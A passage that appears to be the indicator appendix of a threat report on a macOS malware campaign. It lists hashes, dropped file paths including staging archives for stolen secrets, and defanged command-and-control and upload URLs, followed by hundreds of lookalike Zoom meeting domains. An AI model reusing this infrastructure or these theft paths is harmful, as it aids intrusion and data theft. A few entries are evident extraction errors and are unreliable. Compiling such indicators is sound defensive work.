| 7e50c3f301dd045eb189ba1644ded155 | mig |
| **TripleWatch** | |
| 0ca37675d75af0e7def0025cd564d6c5 | keyboardd |
| **DownTroy v2 chain** | |
| d63805e89053716b6ab93ce6decf8450 | CoreKitAgent |
| e9fdd703e60b31eb803b1b59985cabec | GoogIe LLC |
| f1d2af27b13cd3424556b18dfd3cf83f | installer |
| b567bfdaac131a2d8a23ad8fd450a31d | CoreKitAgent |
| 00dd47af3db45548d2722fe8a4489508 | GoogIe LLC |
| 6aa93664b4852cb5bad84ba1a187f645 | installer |
| d8529855fab4b4aa6c2b34449cb3b9fb | CoreKitAgent |
| eda0525c078f5a216a977bc64e86160a | GoogIe LLC |
| ab1e8693931f8c694247d96cf5a85197 | installer |
| **SysPhon chain** | |
| 1653d75d579872fadec1f22cf7fee3c0 | com.apple.sysd |
| 529fe6eff1cf452680976087e2250c02 | growth |
| a0eb7e480752d494709c63aa35ccf36c | com.apple.secd |
| 73d26eb56e5a3426884733c104c3f625 | Wi-Fi Updater |
| **SugarLoader** | |
| 3712793d3847dd0962361aa528fa124c | |
| 96086568b572e6a93859c4d6e34a1b6b | |

**File paths**

```
~/Library/dnsservice/netchk
~/Library/dnsservice/syscon/a
~/Library/dnsservice/netchkd
~/Library/dnsservice/access
~/Library/trustservice/trustd
~/Library/trustservice/watchdog
~/Library/trustservice/services/trustd
~/Library/CoreKit/CoreKitAgent
~/Library/CoreKit/.ses
~/Library/com.apple.wifi.updater/Wi-Fi Updater.app
```

```
~/Library/Logs/keybagd_events.log
~/Library/Logs/<username>_auth.log
~/Library/Assistant/CustomVocabulary/com.applet.safari/local_log
~/Library/Assistant/SafariUpdate
~/Library/Application Support/Google LLC/GoogIe LLC
~/Library/LaunchAgents/com.applet.safari.plist
~/Library/LaunchAgents/com.google.update.plist
~/Library/Group Containers/com.apple.siri.updater/com.apple.updater.wake
~/Library/Google/Chrome Update
/Library/intelligenceservices/syscon/a
/Library/intelligenceservices/icloud
/Library/intelligenceservices/a
/Library/Google/Cache/.cfg
/Library/Google/Cache/.pid
/Library/Google/Cache/.version
/Library/Google/Cache/.startup
/Library/google/Chrome Update
/Library/Storage/CPU/cpumons
/Library/dnsservice/updaterd
/Library/metadata/mdworker
/Library/clientservice/client
/Library/graphics/helper
/Library/keyboard/keyboardd
/Library/airplay/airmond
/Library/webserver/bin/remoted
/Library/Graphics/com.applet.safari/local_log
/Library/Scripts/Folder Actions/Check.plist
/Library/RestoreKey/com.apple.siri.updater
/Library/RestoreKey/com.apple.updater.wake
/Library/LaunchDaemons/com.apple.wifi.updater.plist
/Library/Application Support/proapps/ChromeUpdate
/Library/Application Support/logitechs/bin/Update Check
/Library/Application Support/frameworks/Microsoft Excel
/Library/Application Support/frameworks/Hancom Office HWP
/Library/Application Support/frameworks/zoom.us
/Library/Application Support/frameworks/CloudSigner
/Library/Application Support/loginitems/onedrive/com.onedrive.updater
/Library/Application Support/loginitems/1password/com.password.startup
/tmp/user_migaration/installer
/tmp/user_migaration/CoreKitAgent
/tmp/migaration/mig
/tmp/migaration/installer
/tmp/icloud_helper
/tmp/.TMP<random 6 chars>
/private/tmp/.config
/private/tmp/temp/rtv4inst
/private/tmp/tlgrm
/private/tmp/.bash1
/private/tmp/google_cache.db
/private/tmp/<random 10 chars>.zip
/private/tmp/<random 10 chars>/install
/private/tmp/<random 10 chars>/.result
/private/var/tmp/cfg
/private/var/tmp/.lesshst
/private/var/tmp/cpl_<username>/
/private/var/tmp/uplex_<username>/
```

```
/private/var/tmp/ubd_<username>/
/private/var/tmp/Telegrams_<username>/
/private/var/tmp/CES_<username>/
/private/var/tmp/notes_<username>
/private/var/tmp/secrets_<username>.zip
/private/tmp/Microsoft Teams.app
/tmp/secrets_backup_<time>
/tmp/updaterd
/tmp/upl
/tmp/ses
/tmp/.ksh
/tmp/temp/installer
/tmp/temp/secrets.sh
/tmp/temp/uad.sh
/tmp/temp/ubd.sh
/tmp/temp/upl.sh
/tmp/temp/utd.sh
/tmp/temp/cpl.sh
/Users/Shared/com.apple.sysd
/Users/Shared/.pwd
/Users/Shared/._cfg
/Users/Shared/.<random 6 chars>
```

**Domains and IPs**

```
Phishing template C2
wss://uxlink.ms-live[.]us/chat

AppleScript C2
hxxp://web071zoom[.]us/fix/audio/4542828056
hxxp://web071zoom[.]us/fix/audio-fv/7217417464
hxxp://web071zoom[.]us/fix/audio-tr/7217417464
hxxps://support.ms-live[.]us/301631/check
hxxps://support.ms-live[.]us/register/22989524464UcX2b5w52
hxxps://support.ms-live[.]us/update/02583235891M49FYUN57

File hosting server
system.updatecheck[.]store
dataupload[.]store
safeupload[.]online
filedrive[.]online
api.betterfun[.]space
api.betterlook[.]space

ZoomClutch C2
hxxps://safeupload[.]online/uploadfiles
hxxps://api.clearit[.]sbs/uploadfiles
hxxps://api.flashstore[.]sbs/uploadfiles
hxxps://filedrive[.]online/uploadfiles

TeamsClutch C2
hxxps://api.betterfun.space/uploadfiles
hxxps://api.betterlook.space/uploadfiles

DownTroy.macOS C2
hxxps://bots.autoupdate[.]online:8080/test
hxxps://writeup[.]live/test
```

hxxps://safeup[.]store/test
hxxps://api.clearit[.]sbs/test
hxxps://api.flashstore[.]sbs/test
hxxps://api.betterfun[.]space/test
hxxps://api.betterlook[.]space/test

**CosmicDoor C2**
ws://web.commoncome[.]online:8080/client
ws://first.longlastfor[.]online:8080/client
wss://firstfromsep[.]online/client

**RooTroy.macOS C2**
safefor[.]xyz
readysafe[.]xyz

**RealTimeTroy.macOS C2**
wss://instant-update.online/update

**TripleWatch C2**
hxxps://metamask.awaitingfor[.]site/update

**CryptoBot C2**
productnews[.]online

**SilentSiphon C2**
hxxps://urgent-update[.]cloud/uploadfiles
hxxps://dataupload[.]store/uploadfiles
hxxps://filedrive[.]online/uploadfiles

**SneakMain C2**
hxxps://chkactive[.]online/update
hxxps://file-server[.]store/update
hxxps://cloud-server[.]store/update
hxxps://flashserve[.]store/update

**SysPhon C2**
ajayplamingo[.]com

**SugarLoader C2**
23.254.203[.]244

**Additional C2 servers**
hxxp://botsc.autoupdate[.]xyz:8080/client
first.system-update[.]xyz
image-support[.]xyz
docs-support[.]store
id.republicrypto[.]vc
app.drop-box[.]info
pre.alwayswait[.]site

**Fake Zoom call**
a.meet-client[.]online
a.web-meet[.]online
abc.meeting-central[.]online
abc.meeting-zone[.]online
access.support.general-meet[.]site

```
acme-challenge.team-meet[.]net
admin.general-meet[.]site
admin.general-meet[.]team
admin.general-meeting[.]xyz
admin.internal-meet[.]xyz
admin.live-meeting[.]world
admin.meeting-central[.]online
admin.meeting-zone[.]online
admin.support.general-meet[.]site
admin.ubi-safemeeting[.]live
aethir.webzoom[.]video
ae-zoom[.]us
affiliate.support.general-meet[.]site
airflow.general-meet[.]team
airflow.meeting-central[.]online
airflow.meeting-zone[.]online
airflow.video-meets[.]site
analytic.demo.meeting-zone[.]cloud
analytic.meeting-zone[.]cloud
analytic.staging.meeting-zone[.]cloud
analytic-production.meeting-zone[.]cloud
analytics.prod.meeting-zone[.]cloud
ann.support.general-meet[.]site
api.general-meet[.]site
api.general-meet[.]team
api.general-meeting[.]xyz
api.internal-meet[.]xyz
api.meeting-pro[.]online
api.meeting-zone[.]online
api.zoom-sdk[.]com
api.zoomsdk[.]us
api.zoom-sdk[.]us
api-zoom[.]com
apollo.support.general-meet[.]site
app.baiduweb[.]pro
app.general-meet[.]team
app.general-meeting[.]xyz
app.internal-meet[.]xyz
app.meeting-zone[.]online
app-center[.]download
archax.meetingverse[.]app
archax.privymeet[.]com
archax.syncmeet[.]online
archax.team-meeting[.]pro
archax.team-meeting[.]xyz
as-zoom[.]us
autodiscover.private-meet[.]online
ayelesupport.general-meet[.]team
ayelewww.support.general-meet[.]team
backed.general-meet[.]site
backend.general-meet[.]team
backend.general-meeting[.]xyz
backend.meeting-zone[.]online
baiduweb[.]pro
baincapitalcrypto.zm-meeting[.]com
bi.meeting-zone[.]cloud
```

```
bi-integration.meeting-zone[.]cloud
bi-uat.meeting-zone[.]cloud
bixin.meeting-hub[.]team
bixin.room-meeting[.]online
bizmeet[.]online
bizmeet[.]org
bizmeet[.]pro
bizmeeting[.]online
bizmeeting[.]org
bizmeeting[.]video
bizwebmeet[.]com
biz-zoom[.]us
blog.meeting-zone[.]online
boolnetwork[.]xyz
businessmeet[.]xyz
businesstalks[.]site
business-zoom[.]us
buszoom.us07office[.]us
bu-zoom[.]us
bynkfhtlzwd.team-meeting[.]net
calystiabusiness[.]com
capitalviabtc[.]com
casteisland.sky-meeting[.]com
castleisland.biz-meeting[.]site
castleisland.sky-meeting[.]com
castleisland.team-meeting[.]net
challenge.team-meet[.]net
ci-bi.meeting-zone[.]cloud
civ.biz-meeting[.]site
civ.team-meeting[.]net
cmvgtzhh0mt58h0u.meeting-central[.]online
cn-zoom[.]us
comma3.biz-meeting[.]site
communicationhub[.]us
communicationhub[.]vip
conference-go[.]online
confluence.online-meeting[.]co
copyandpasteinventory[.]com
cpanel.knowledgestudy[.]info
cpanel.private-meet[.]online
cpcalendars.private-meet[.]online
cpcontacts.private-meet[.]online
cryptowave.video-meet[.]team
cr-zoom[.]us
daiwa.in-zoom[.]us
daiwa-v[.]com
dashboard.meeting-zone[.]cloud
data-integration.meeting-zone[.]cloud
datatabletemplate[.]shop
deliverypost[.]cloud
demo.general-meeting[.]xyz
demo.internal-meet[.]xyz
demo.meeting-zone[.]cloud
dev.general-meet[.]site
dev.general-meet[.]team
dev.internal-meet[.]xyz
```

```
dev.meeting-pro[.]online
dev.meeting-zone[.]online
dev.team-meet[.]xyz
development-dashboard.meeting-zone[.]cloud
doc-bridge[.]com
doc-send[.]com
downloadcenter[.]website
dragonfly.meeting-zone[.]team
dragonfly.team-meeting[.]net
dragonfly.virtual-collab[.]online
drop-box[.]cloud
drop-box[.]store
dunamu.in-zoom[.]us
dunamu.jp-zoom[.]com
dunamuventures[.]com
ecc8qbi25azybeog.meeting-zone[.]cloud
ecosystem.openfort[.]video
eden.private-meeting[.]site
em-oujuit78ytserve[.]com
em-oujuit78ytserve[.]net
emv1.biz-meeting[.]site
emv1.general-meet[.]team
emv1.general-meeting[.]team
emv1.group-meet[.]online
emv1.group-meet[.]site
emv1.group-meeting[.]pro
emv1.group-meeting[.]team
emv1.internal-meet[.]xyz
emv1.live-meeting[.]world
emv1.meetingverse[.]app
emv1.meeting-zone[.]cloud
emv1.online-meet[.]xyz
emv1.online-meeting[.]co
emv1.online-meeting[.]community
emv1.private-meet[.]online
emv1.private-meet[.]team
emv1.team-meet[.]net
emv1.team-meet[.]xyz
emv1.team-meeting[.]net
emv1.team-meeting[.]world
emv1.ubi-safemeeting[.]live
emv1.video-meets[.]site
emv1.voov-meeting[.]site
emvl.team-meet[.]net
en-zoom[.]us
er-zoom[.]us
eterna.online-conference[.]online
eterna.online-conference[.]pro
eterna.video-conference[.]cloud
extrazoom[.]us
fenbushi.general-meeting[.]team
fenbushi.private-meet[.]online
fenbushi.private-meet[.]team
fenbushi.regular-meeting[.]team
first.longlastfor[.]online
foresight.online-meets[.]cloud
```

```
foresight.online-meets[.]pro
foresight.online-meets[.]site
foresight.online-meets[.]store
foresight.team-meets[.]online
foresight.team-meets[.]site
foresight.video-conference[.]store
foundationcap.group-meet[.]online
foundationcap.group-meet[.]site
foundationcap.regular-meet[.]online
foundationcap.regular-meet[.]team
fronterixbusiness[.]com
gatrotxk.team-meets[.]xyz
gbv.meet-client[.]xyz
gbv.meeting-zone[.]cloud
gbv.meetuphub[.]online
gbv.team-meeting[.]net
gcc.video-meet[.]team
gcp.webzoom[.]video
general-meet[.]online
general-meet[.]site
general-meet[.]team
general-meeting[.]team
general-meeting[.]xyz
globiscapital[.]co
globiscapitals[.]com
group.superstatefund[.]co
group-meet[.]online
group-meet[.]site
group-meet[.]team
group-meeting[.]online
group-meeting[.]pro
group-meeting[.]site
group-meeting[.]team
guide[.]html
gumi-cryptos.group-meeting[.]online
gumi-cryptos.group-meeting[.]team
gumi-cryptos.team-meet[.]net
gumi-cryptos.team-meet[.]xyz
gumi-cryptos.team-meeting[.]pro
gumi-cryptos.team-meeting[.]xyz
gumi-cryptos.video-meeting[.]team
hack-vc.online-meets[.]xyz
hack-vc.video-meets.xyzhack-vc.video-meets[.]xyz
hack-vc.video-meets[.]pro
hack-vc.video-meets[.]site
hack-vc.video-meets[.]team
hack-vc.video-meets[.]xyz
hanagroup[.]live
hanagroup[.]video
hartmanmcapital[.]com
hashed.voov-meeting[.]site
hashkey.group-meeting[.]online
hashkey.group-meeting[.]team
hashkey.online-meet[.]team
hashkey.online-meet[.]xyz
hashkey.online-meeting[.]social
```

```
hashkey.team-meet[.]xyz
hashkey.team-meeting[.]pro
hashkey.team-meeting[.]xyz
help.group-meeting[.]online
help.team-meet[.]online
hk05web[.]us
home.meeting-zone[.]online
host.knowledgestudy[.]info
http-admin.ubi-safemeeting[.]live
https-admin.ubi-safemeeting[.]live
http-signum.online-meets[.]site
https-signum.online-meets[.]site
https-www.online-meets[.]site
http-www.online-meets[.]site
hwsrv-1275416.hostwindsdns[.]com
hwsrv-296495.hostwindsdns[.]com
ignite.bizmeeting[.]org
ignite.bizmeeting[.]video
ignite.onlinemeet[.]pro
ihsgpnsj.meetingverse[.]app
ilfdbpfp.online-meet[.]xyz
innerteams[.]us
insight.meeting-zone[.]cloud
insights.online-meets[.]pro
integration-dashboard.meeting-zone[.]cloud
internal-meet[.]online
internal-meet[.]team
internal-meet[.]xyz
internal-meeting[.]cyou
internal-meeting[.]site
interzoom[.]us
in-zoom[.]us
jhvnikgh.team-meets[.]online
jp-zoom[.]com
knowledgestudy[.]info
kr1.regular-meet[.]online
kraken.group-meeting[.]online
kraken.group-meeting[.]team
kraken.team-meet[.]xyz
kraken.team-meeting[.]xyz
kuadyhfnejh.meeting-hub[.]online
kubeflow-pipeline.meeting-zone[.]cloud
l963iq12sz2g6krk.meeting-zone[.]online
laserdigital[.]xyz
ldcapital.meeting-hub[.]team
ldcapital.room-meeting[.]online
ldcapital.room-meeting[.]xyz
live-meeting[.]world
liwoeson.online-meet[.]team
longhash.general-meet[.]site
longhash.video-meets[.]online
longhash.video-meets[.]site
longhash.video-meets[.]team
lrakkiqr.team-meeting[.]pro
m.room-meeting[.]xyz
mail.knowledgestudy[.]info
```

```
mail.meeting-zone[.]cloud
mail.private-meet[.]online
mail.privymeet[.]com
mail.team-meet[.]xyz
mail.team-meeting[.]net
mail.web021zoom[.]us
mediaprime[.]team
mediazoom[.]us
meet.baiduweb[.]pro
meet.caladan[.]video
meet.caladangroup[.]xyz
meet.capitalviabtc[.]com
meet.daiwa-v[.]com
meet.dunamuventures[.]com
meet.globiscapital[.]co
meet.globiscapitals[.]com
meet.hanagroup[.]live
meet.hanagroup[.]video
meet.hananetwork[.]video
meet.metapooi[.]app
meet.metapool[.]video
meet.mythicaigames[.]foundation
meet.mythicalgames[.]foundation
meet.mzweb3[.]fund
meet.picwe-team[.]com
meet.playgroundvc[.]capital
meet.playgroundventures[.]capital
meet.re7[.]network
meet.rwa-team[.]video
meet.ryzelabs[.]net
meet.saisoncapital[.]net
meet.selinicapital[.]info
meet.selinicapital[.]online
meet.selinicapital[.]xyz
meet.sellinicapital[.]com
meet.str8fire-team[.]network
meet.superstatefund[.]co
meet.superstate-team[.]xyz
meet.synternetlab[.]com
meet.twosigmacap[.]com
meet.twosigma-vc[.]com
meet.twosigmaventures[.]us
meet.ubi-safemeeting[.]live
meet.us004web[.]us
meet.us-playground[.]vc
meetcentralhub[.]online
meet-client[.]online
meet-client[.]xyz
meeting.sellinicapital[.]com
meeting.work[.]gd
meeting.zoom-client[.]com
meeting-central[.]online
meeting-hub[.]online
meeting-hub[.]team
meeting-pro[.]online
meetingverse[.]app
```

```
meeting-zone[.]online
meeting-zone[.]team
meet-safe[.]online
meetuphub[.]online
meetup-room[.]online
meetup-zone[.]online
mentionedwww.team-meet[.]xyz
metalpha.us05web-zoom[.]store
metalpha.video-meeting[.]store
metaschool.video-meets[.]online
mobile.meeting-zone[.]online
mta-sts.group-meeting[.]team
mta-sts.meetingverse[.]app
mta-sts.team-meet[.]xyz
mta-sts.ubi-safemeeting[.]live
mx.private-meeting[.]site
mythicaigames[.]foundation
mythicalgames[.]foundation
myx.video-meets[.]team
mzweb3.bu-zoom[.]us
mzweb3.cn-zoom[.]us
mzweb3.er-zoom[.]us
mzweb3.jp-zoom[.]com
mzweb3[.]fund
newfromjune[.]shop
newfromjune[.]site
news.meeting-pro[.]online
newtribe.in-zoom[.]us
newwebapi[.]us
nexologin[.]xyz
ngc.private-meet[.]xyz
ngc.regular-meet[.]site
ngc.regular-meeting[.]online
ngc.regular-meeting[.]site
ngc.regular-meeting[.]team
ns2.biz-meeting[.]site
ns2.meeting-zone[.]cloud
ns2.video-meets[.]site
officezoom[.]us
okx.video-meeting[.]site
online.zoom-client[.]com
online-conference[.]online
online-conference[.]pro
online-conference[.]site
online-conference[.]store
online-conference[.]xyz
onlinemeet[.]pro
online-meet[.]team
onlinemeet[.]video
online-meet[.]xyz
online-meeting[.]co
online-meeting[.]community
online-meeting[.]social
online-meeting[.]team
online-meeting[.]xyz
online-meets[.]cloud
```

```
online-meets[.]online
online-meets[.]pro
online-meets[.]site
online-meets[.]store
online-meets[.]xyz
openfort.businessmeet[.]xyz
openfort[.]video
openfort-team[.]xyz
oqsdzemv1.team-meet[.]xyz
orbiter.team-meets[.]cloud
orbiter.team-meets[.]store
orbiter.team-meets[.]xyz
out.group-meeting[.]site
oxdnabon.general-meeting[.]xyz
pantera.internal-meeting[.]online
partner.hartmanmcapital[.]com
partners.boolnetwork[.]xyz
picwe-team[.]com
playgroundvc[.]capital
playgroundventures[.]capital
polyhedra.group-meeting[.]pro
preprod-dashboard.meeting-zone[.]cloud
preview-data.meeting-zone[.]cloud
preview-superset.meeting-zone[.]cloud
pre-zoom[.]us
private.private-meeting[.]site
private-meet[.]online
private-meet[.]team
private-meet[.]xyz
private-meeting[.]site
privymeet[.]com
prod.dashboard.meeting-zone[.]cloud
prod.meeting-zone[.]cloud
qa-analytic.meeting-zone[.]cloud
random.private-meeting[.]site
rcpupubg.team-meets[.]xyz
re7[.]network
reforge.web02zoom[.]us
reforge.web031zoom[.]us
reforge.web06zoom[.]us
reforgevc.web031zoom[.]us
reforgevc.web08zoom[.]us
regular-meet[.]online
regular-meet[.]site
regular-meet[.]team
regular-meeting[.]online
regular-meeting[.]pro
regular-meeting[.]site
regular-meeting[.]team
relay.internal-meeting[.]site
republic.ae-zoom[.]us
republic.biz-zoom[.]us
republic.bu-zoom[.]us
republic.cr-zoom[.]us
republic.er-zoom[.]us
republic.extrazoom[.]us
```

```
republic.innerteams[.]us
republic.mediaprime[.]team
republic.mediazoom[.]us
republic.officezoom[.]us
republic.pre-zoom[.]us
republic.usweb-zoom[.]us
republic.web001-zoom[.]us
republic.web021zoom[.]us
republiccrypto.xn--rxamia[.]com
republicrypto[.]vc
rnhlxsupport.private-meeting[.]site
room-meeting[.]online
room-meeting[.]xyz
rwa.businessmeet[.]xyz
rwa.business-zoom[.]us
rwa-team[.]video
rxamia[.]com
ryze.privymeet[.]com
ryzelabs.private-meeting[.]site
safe-meeting[.]online
safe-meeting[.]site
saisoncapital[.]net
secure-meeting[.]cloud
secure-meeting[.]xyz
sg05web[.]us
shima.internal-meeting[.]site
shima.private-meeting[.]site
shima.team-meeting[.]site
shima.video-meeting[.]site
sidezoom[.]us
signum.general-meeting[.]team
signum.general-meeting[.]xyz
signum.group-meeting[.]pro
signum.group-meeting[.]site
signum.internal-meeting[.]site
signum.online-meets[.]cloud
signum.online-meets[.]pro
signum.online-meets[.]site
signum.online-meets[.]store
signum.online-meets[.]xyz
signum.private-meeting[.]site
signum.team-meeting[.]site
signum.video-meeting[.]site
silencio.webzoom[.]video
silver.web02zoom[.]us
silver.web031zoom[.]us
silver.web041zoom[.]us
silvermine.web031zoom[.]us
skale.jp-zoom[.]com
skale.web041zoom[.]us
skalelabs.ae-zoom[.]us
skalelabs.as-zoom[.]us
skalelabs.bu-zoom[.]us
skalelabs.en-zoom[.]us
skalelabs.er-zoom[.]us
skalelabs.extrazoom[.]us
```

```
skalelabs.mediaprime[.]team
skalelabs.mediazoom[.]us
skalelabs.officezoom[.]us
skalelabs.pre-zoom[.]us
skalelabs.usweb-zoom[.]us
skalelabs.web031zoom[.]us
sky-meeting[.]com
smcap.web031zoom[.]us
smtp.general-meeting[.]xyz
smtp.internal-meeting[.]site
smtp.sky-meeting[.]com
smtpauth.group-meeting[.]site
smtpauth.internal-meeting[.]site
smtpauth.team-meet[.]xyz
smtpmail.internal-meeting[.]site
sr3vbwn20r8fjigm.video-meets[.]site
stage.bizmeet[.]online
stage.bizmeet[.]org
stage.bizmeet[.]pro
stage.bizmeeting[.]org
stage.bizmeeting[.]video
staging.general-meeting[.]xyz
staging.meeting-zone[.]cloud
staging.meeting-zone[.]online
store.video-meeting[.]site
str8fire.businessmeet[.]xyz
str8fire-team[.]network
su05web[.]us
superset.privymeet[.]com
superset-staging.meeting-zone[.]cloud
superset-uat.ubi-safemeeting[.]live
superstatefund[.]co
support.biz-meeting[.]site
support.general-meet[.]site
support.general-meet[.]team
support.general-meeting[.]team
support.general-meeting[.]xyz
support.group-meeting[.]online
support.group-meeting[.]pro
support.group-meeting[.]team
support.internal-meeting[.]site
support.live-meeting[.]world
support.meet-client[.]xyz
support.meeting-hub[.]team
support.meeting-zone[.]cloud
support.meeting-zone[.]online
support.meetuphub[.]online
support.online-meet[.]team
support.online-meet[.]xyz
support.online-meeting[.]co
support.online-meets[.]pro
support.online-meets[.]store
support.online-meets[.]xyz
support.private-meet[.]team
support.private-meeting[.]site
support.privymeet[.]com
```

```
support.regular-meet[.]online
support.regular-meet[.]site
support.regular-meet[.]team
support.regular-meeting[.]online
support.room-meeting[.]online
support.safe-meeting[.]online
support.secure-meeting[.]xyz
support.team-meet[.]net
support.team-meet[.]xyz
support.team-meeting[.]net
support.team-meeting[.]pro
support.team-meeting[.]world
support.team-meets[.]site
support.team-meets[.]store
support.team-meets[.]xyz
support.us02www-zoom[.]us
support.us05biz-zoom[.]us
support.us05web-zoom[.]click
support.us05web-zoom[.]cloud
support.us05web-zoom[.]forum
support.us05web-zoom[.]pro
support.us05web-zoom[.]space
support.us05web-zoom[.]store
support.us05www-zoom[.]us
support.us05-zoom[.]com
support.us05-zoom[.]uk
support.us06web-zoom[.]online
support.video-meet[.]site
support.video-meeting[.]site
support.video-meets[.]online
support.video-meets[.]site
support.video-meets[.]team
support-gmeet[.]com
support-google.co[.]im
support-google.co[.]in
support-google[.]co[.]im
support-google[.]co[.]in
support-google[.]us
support-google[.]ws
support-zoom[.]us
suweb05[.]us
syncmeet[.]online
synergies.us05web-zoom[.]space
synternetlab[.]com
team-meet[.]net
team-meet[.]online
team-meet[.]xyz
team-meeting[.]net
team-meeting[.]pro
team-meeting[.]site
team-meeting[.]world
team-meeting[.]xyz
team-meets[.]cloud
team-meets[.]online
team-meets[.]site
team-meets[.]store
```

```
team-meets[.]xyz
techevent[.]us
technical-support.group-meeting[.]pro
technical-support.group-meeting[.]team
technical-support.safe-meeting[.]online
technical-support.team-meet[.]online
technical-support.team-meeting[.]net
technical-support.team-meets[.]store
technical-support.team-meets[.]xyz
technical-support.video-meet[.]team
test.bi.meeting-zone[.]cloud
troubleshoot.group-meeting[.]team
troubleshoot.team-meeting[.]xyz
troubleshoot.video-meet[.]online
troublshoot.team-meeting[.]xyz
twosigmacap[.]com
twosigma-vc[.]com
twosigmaventures[.]us
uat.meeting-zone[.]cloud
uat-analytic.meeting-zone[.]cloud
ubisoft.group-meeting[.]online
ubisoft.safe-meeting[.]online
ubisoft.team-meeting[.]pro
ubisoft.video-meeting[.]team
uevyflns.private-meeting[.]site
uk01webzoom[.]us
uk02webzoom[.]us
uk03web[.]us
uk03webzoom[.]us
uk04webzoom[.]us
uk05webzoom[.]us
uk06web[.]us
uk06webzoom[.]us
uk07web[.]us
uk07webzoom[.]us
ukweb05[.]us
ukweb06[.]us
ukweb07[.]us
ukweb08[.]us
us001web[.]us
us004web[.]us
us005office[.]us
euweb05-zoom[.]us
us007web[.]us
us02biz-zoom[.]us
us02cam-zoom[.]us
us02web-zoom[.]com
us02www-zoom[.]us
us03biz-zoom[.]us
us03web-zoom[.]cc
us03web-zoom[.]com
us03www-zoom[.]us
us04office[.]us
us04we[.]us
us04www-zoom[.]us
us05ad-zoom[.]us
```

```
us05biz-zoom[.]us
us05cc-zoom[.]us
us05vip-zoom[.]us
us05web-zoom[.]biz
us05web-zoom[.]click
us05web-zoom[.]cloud
us05web-zoom[.]forum
us05web-zoom[.]info
us05web-zoom[.]ink
us05web-zoom[.]pro
us05web-zoom[.]site
us05web-zoom[.]space
us05web-zoom[.]store
us05web-zoom[.]uk
us05web-zoom[.]xyz
us05www-zoom[.]us
us05-zoom[.]com
us05-zoom[.]uk
us05-zoom[.]us
us06web-zoom[.]cc
us06web-zoom[.]xyz
us06www-zoom[.]us
us07biz-zoom[.]us
us07office[.]us
us07web-zoom[.]cc
us07www-zoom[.]us
us08www-zoom[.]us
us09www-zoom[.]us
us50webzoom[.]us
us-playground[.]vc
uswe05[.]us
usweb005[.]us
usweb01[.]us
usweb02[.]us
usweb08[.]us
usweb09[.]us
usweb-zoom[.]us
uwdajedo.team-meets[.]online
uwjauicw.online-meeting[.]community
venture-meeting[.]online
viabtc.bizmeet[.]online
viabtc.onlinemeet[.]pro
viabtc.webmeet[.]video
viabtc.webmeet[.]vip
video-conference[.]cloud
video-conference[.]pro
video-conference[.]site
video-conference[.]store
video-conference[.]xyz
video-meet[.]site
video-meet[.]xyz
videomeethub[.]online
video-meeting[.]site
video-meeting[.]store
video-meeting[.]team
video-meets.xyzhack-vc.video-meets[.]xyz
```

```
video-meets[.]online
videotalks[.]xyz
vipocapital[.]com
visualization.meeting-zone[.]cloud
voov-meeting[.]site
wap.general-meet[.]team
waterdrip.group-meeting[.]pro
web.interzoom[.]us
web.team-meeting[.]net
web.zoomhub[.]us
web001zoom[.]us
web001-zoom[.]us
web004meet[.]us
web011zoom[.]us
web01zoom[.]com
web021zoom[.]us
web02zoom[.]us
web031zoom[.]us
web041zoom[.]us
web041zooom[.]us
web06zoom[.]us
web071zoom[.]uss
web091zoom[.]us
web21zoom[.]us
web082zoom[.]us
web05zoom[.]us
web3fund.as-zoom[.]us
web3fund.en-zoom[.]us
web3fund[.]io
web3fund[.]us
webdisk.knowledgestudy[.]info
webdisk.private-meet[.]online
webmail.internal-meeting[.]site
webmail.knowledgestudy[.]info
webmail.private-meet[.]online
webmail.sky-meeting[.]com
webmail.team-meet[.]xyz
webmeet[.]icu
web-meet[.]online
webmeet[.]video
webmeet[.]vip
webmeetapi[.]us
webmeetoffice[.]us
webus02[.]us
webus05[.]us
webus06[.]us
webus07[.]us
webus08[.]us
webus09[.]us
webzoom[.]video
whm.knowledgestudy[.]info
window.location[.]href
wordpress.room-meeting[.]xyz
www.7xvc.meeting-zone[.]cloud
www.7xvc.meeting-zone[.]online
www.abc.meeting-zone[.]online
```

```
www.admin.meeting-zone[.]online
www.api.meeting-zone[.]online
www.app.meeting-zone[.]online
www.backend.meeting-zone[.]online
www.biz-meeting[.]site
www.bu-zoom[.]us
www.castleisland.team-meeting[.]net
www.cr-zoom[.]us
www.dev.meeting-zone[.]online
www.eden.private-meeting[.]site
www.emv1.live-meeting[.]world
www.emv1.team-meet[.]net
www.en-zoom[.]us
www.foresight.online-meets[.]cloud
www.foresight.online-meets[.]pro
www.foresight.online-meets[.]site
www.foresight.online-meets[.]store
www.general-meet[.]online
www.general-meet[.]site
www.general-meet[.]team
www.general-meeting[.]team
www.general-meeting[.]xyz
www.group-meet[.]online
www.group-meet[.]site
www.group-meet[.]team
www.group-meeting[.]pro
www.group-meeting[.]site
www.group-meeting[.]team
www.ihsgpnsj.meetingverse[.]app
www.internal-meet[.]online
www.internal-meet[.]team
www.internal-meet[.]xyz
www.internal-meeting[.]cyou
www.internal-meeting[.]online
www.internal-meeting[.]site
www.knowledgestudy[.]info
www.live-meeting[.]world
www.longhash.video-meets[.]online
www.lrakkiqr.team-meeting[.]pro
www.mail.team-meeting[.]net
www.meet-client[.]online
www.meeting-central[.]online
www.meeting-hub[.]online
www.meeting-pro[.]online
www.meetingverse[.]app
www.meeting-zone[.]cloud
www.meeting-zone[.]online
www.meet-safe[.]online
www.meetup-room[.]online
www.meetup-zone[.]online
www.mta-sts.group-meeting[.]team
www.ngc.regular-meet[.]site
www.ns2.biz-meeting[.]site
www.online-meet[.]team
www.online-meet[.]xyz
www.online-meeting[.]co
```

```
www.online-meeting[.]community
www.online-meeting[.]social
www.online-meets[.]online
www.online-meets[.]pro
www.online-meets[.]site
www.online-meets[.]store
www.oxdnabon.general-meeting[.]xyz
www.private-meet[.]online
www.private-meet[.]team
www.private-meet[.]xyz
www.private-meeting[.]site
www.private-meeting[.]team
www.regular-meet[.]online
www.regular-meet[.]site
www.regular-meet[.]team
www.regular-meeting[.]online
www.regular-meeting[.]pro
www.regular-meeting[.]site
www.regular-meeting[.]team
www.room-meeting[.]online
www.room-meeting[.]xyz
www.ryzelabs.private-meeting[.]site
www.safemeeting[.]online
www.safe-meeting[.]site
www.shima.private-meeting[.]site
www.signum.general-meeting[.]xyz
www.signum.group-meeting[.]pro
www.signum.online-meets[.]store
www.signum.video-meeting[.]site
www.staging.meeting-zone[.]online
www.support.general-meet[.]team
www.support.meeting-zone[.]cloud
www.support.team-meet[.]xyz
www.support.team-meeting[.]net
www.support.video-meet[.]site
www.team-meet[.]net
www.team-meet[.]xyz
www.team-meeting[.]net
www.team-meeting[.]pro
www.team-meeting[.]site
